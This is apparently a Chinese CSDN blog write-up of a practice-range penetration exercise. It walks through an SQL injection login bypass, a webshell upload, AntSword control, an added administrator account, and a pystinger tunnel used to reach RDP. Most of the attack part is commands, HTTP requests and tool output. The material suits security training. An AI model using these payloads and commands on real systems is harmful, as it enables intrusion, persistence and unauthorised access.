封神台-掌控者新靶场 - Kali系列4题


原创

旧目难忘 已于 2022-03-13 09:33:32 修改 5866 收藏

分类专栏： ctf 文章标签： 安全 web安全

于 2022-03-11 22:53:01 首次发布

本文链接：https://blog.csdn.net/weixin_43821278/article/details/123434418



封神台新靶场 - Kali系列【4题】

文章目录

Kali渗透 - Sqlmap实操靶场

通过题目猜测可能是要用sqlmap，但是在网站直接找不到可以注入的点，于是猜测可能要进行目录扫描，于是拿出dirsearch

直接一波扫描发现后台登录地址

http://lri45456.ia.aqlab.cn/admin

最开始直接上sqlmap，结果靶场一直崩。那就只有手工注入了。

上burp。

从报错可以猜测后台查询语句 大概是：

select * from user where username = '' and password = '';

然后看是否返回结果，即不是空数组。

```
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
0 Referer: http://lri45456.ia.aqlab.cn/admin/
1 Accept-Encoding: gzip, deflate
2 Accept-Language: zh-CN,zh;q=0.9
3 Cookie: PHPSESSID=k95jdmgd86fhl4i15kn7792lo0
4 Connection: close
5
6 username=dq'+o%3b'/.'&password=dwqd
```

响应

Pretty 原始 Render \n Actions

```
</b>
:  Uncaught exception 'PDOException' with message 'SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL
Stack trace:
#0 C:\phpStudy\WWW\Lib\Config\Db.php(78): PDO->query('SELECT * FROM q...')
#1 C:\phpStudy\WWW\Lib\Config\Db_pdo.php(80): Db->q_select('SELECT * FROM q...', 1)
#2 C:\phpStudy\WWW\Lib\Model\QCMS_Admin.php(34): Db_pdo->exec_select(Array, '*', 0, 0, '', '', 1)
#3 C:\phpStudy\WWW\Lib\Config\Controllers.php(55): QCMS_Admin->selectOne(Array)
#4 C:\phpStudy\WWW\System\Controller\admin.php(14): Controllers->adminLogin('dq' o;'/.'', 'dwqd')
#5 [internal function]: Admin->index_Action()
```


经典的万能密码

```
dp' or 1 =1 #
dq'+or+1+%3d+1%23
```

Pretty 原始 \n Actions

```
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
9 Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
Referer: http://lri45456.ia.aqlab.cn/admin/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=k95jdmgd86fhl4i15kn7792lo0
Connection: close

username=dq'+or+1+%3d+1%23&password=dwqd
```


Search...

响应

Pretty 原始 Render \n Actions

```
Set-Cookie: admin_name=admin; expires=Mon, 14-Mar-2022 20:19:17 GMT; path=/
Set-Cookie: admin_secret=f34ee57c406fd3a6633a4c882e0cb3d6; expires=Mon, 14-Mar-2022 20:19:17 G
Content-Type: text/html
Content-Length: 137
Connection: close

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<script>
  window.location.href="/backend/index.html"
</script>
```



然后到后台页面。



发现可以上传木马【居然没有检查类型？？？】


安全退出
网站LOGO：
/Static/upload/source/20200828/4995f47e140002cd2.php
上传
统计代码：
Count
联系地址：
上海市徐汇区漕宝路XX号X楼X号
CSDN @旧目难忘

上蚁剑


编辑数据（http://lri45456.ia.aqlab.cn/Static/upload/source/20220312/727622bb006267dc2.php）
保存
清空
测试连接
基础配置
URL地址 *
http://lri45456.ia.aqlab.cn/Static/upload/source/20220312/727622bb0062
连接密码 *
Lndex
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
base64
chr
请求信息
其他设置
CSDN @旧目难忘

看用户，看网络链接

```
C:\phpStudy\WWW\Static\upload\source\20220312> cd C:/

C:\> whoami
nt authority\system

C:\> netstat -ano
活动连接

  协议  本地地址          外部地址        状态           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       3632
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       3632
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       644
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       3672
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       2264
  TCP    0.0.0.0:8082           0.0.0.0:0              LISTENING       3632
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       368
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       728
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       788
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       464
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       472
  TCP    127.0.0.1:3306         127.0.0.1:63336        TIME_WAIT       0
  TCP    127.0.0.1:63335        127.0.0.1:3306         TIME_WAIT       0
  TCP    127.0.0.1:63337        127.0.0.1:3306         TIME_WAIT       0
  TCP    127.0.0.1:63338        127.0.0.1:3306         TIME_WAIT       0
```



这么高权限，还有3389，所以尝试”本地登录3389“看网络配置，测试是否出网

```
C:\>
C:\> ipconfig
Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : lan
   本地链接 IPv6 地址. . . . . . . . : fe80::bd27:d298:b183:8a30%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.0.27
   子网掩码  . . . . . . . . . . . . : 255.255.0.0
   默认网关. . . . . . . . . . . . . : 192.168.0.1

隧道适配器 isatap.lan:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : lan

隧道适配器 本地连接* 4:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

C:\> ping baidu.com
正在 Ping baidu.com [220.181.38.251] 具有 32 字节的数据:
来自 192.168.0.1 的回复: 无法连到端口。
来自 192.168.0.1 的回复: 无法连到端口。
来自 192.168.0.1 的回复: 无法连到端口。
来自 192.168.0.1 的回复: 无法连到端口。

220.181.38.251 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)
```



不能ping通，多半不能出网，那就用http80端口复用

首先添加用户，并加入管理员组，后面登录就用这个账号

```
net user jdq 123456...aA /add && net localgroup administrators jdq /add
```




上工具pystinger，最开始用的是工具neo-regeorg，成功。
后面用pystinger，以前使用没成功，这次就行了，说明工具多多益善。
pystinger教程
上传他的proxy.php测试ok



UTF-8

上传stinger_server.exe 用蚁剑运行，查看是否运行成功。tasklist | findstr sting.成功运行



在本地windows开始连接该代理。


```
文件名、目录名或卷标语法不正确。

H:\stinger>stinger_client.exe -w http://lri45456.ia.aqlab.cn/Static/upload/source/20220312/proxy.php -l 0.0.0.0 -p 6000
2022-03-11 21:49:15,401 - INFO - 674 - -------------------- Local check --------------------
2022-03-11 21:49:15,410 - INFO - 677 - Local listen check : pass
2022-03-11 21:49:15,490 - INFO - 687 - WEBSHELL check : pass
2022-03-11 21:49:15,490 - INFO - 688 - WEBSHELL: http://lri45456.ia.aqlab.cn/Static/upload/source/20220312/proxy.php
2022-03-11 21:49:15,558 - INFO - 701 - REMOTE_SERVER check : pass
2022-03-11 21:49:15,558 - INFO - 702 -

2022-03-11 21:49:15,559 - INFO - 703 - -------------------- Get Sever Config --------------------
2022-03-11 21:49:15,559 - INFO - 705 - client_address_list : []
2022-03-11 21:49:15,559 - INFO - 705 - SERVER_LISTEN : 127.0.0.1:60010
2022-03-11 21:49:15,559 - INFO - 705 - LOG_LEVEL : INFO
2022-03-11 21:49:15,559 - INFO - 705 - MIRROR_LISTEN : 127.0.0.1:60020
2022-03-11 21:49:15,559 - INFO - 705 - mirror_address_list : []
2022-03-11 21:49:15,561 - INFO - 705 - READ_BUFF_SIZE : 51200
2022-03-11 21:49:15,561 - INFO - 708 -

2022-03-11 21:49:15,561 - INFO - 710 - -------------------- Set Server Config --------------------
2022-03-11 21:49:15,561 - INFO - 723 -

2022-03-11 21:49:15,561 - INFO - 739 - ------------------! RAT Config !------------------
2022-03-11 21:49:15,561 - INFO - 740 - Socks4a on 0.0.0.0:6000
2022-03-11 21:49:15,562 - INFO - 742 - Handler/LISTENER should listen on 127.0.0.1:60020
2022-03-11 21:49:15,562 - INFO - 744 - Payload should connect to 127.0.0.1:60020
2022-03-11 21:49:15,562 - INFO - 745 -
```


说明成功连接！！！！□注意，如果一直返回错误数据

```
H:\stinger>stinger_client.exe -w http://lri45456.ia.aqlab.cn/Static/upload/source/20220312/proxy.php -l 0.0.0.0 -p 6001

2022-03-12 09:08:20,832 - INFO - 674 - -------------------- Local check --------------------
2022-03-12 09:08:20,844 - INFO - 677 - Local listen check : pass
2022-03-12 09:08:20,924 - INFO - 687 - WEBSHELL check : pass
2022-03-12 09:08:20,924 - INFO - 688 - WEBSHELL: http://lri45456.ia.aqlab.cn/Static/upload/source/20220312/proxy.php
2022-03-12 09:08:20,994 - WARNING - 183 - WEBSHELL return wrong data
2022-03-12 09:08:24,032 - WARNING - 183 - WEBSHELL return wrong data
2022-03-12 09:08:27,072 - WARNING - 183 - WEBSHELL return wrong data
```



请检查代理端口6000是否被占用。。。或者稍后半小时再试


本地端口6000就是socks4a代理端口，拿出proxifier，添加代理服务器。




因为靶机开启了3389端口，但是不能出网。所以无法直接连接，但是使用代理后我就可以用127.0.0.1来远程登录。

用proxifier代理mstsc.exe





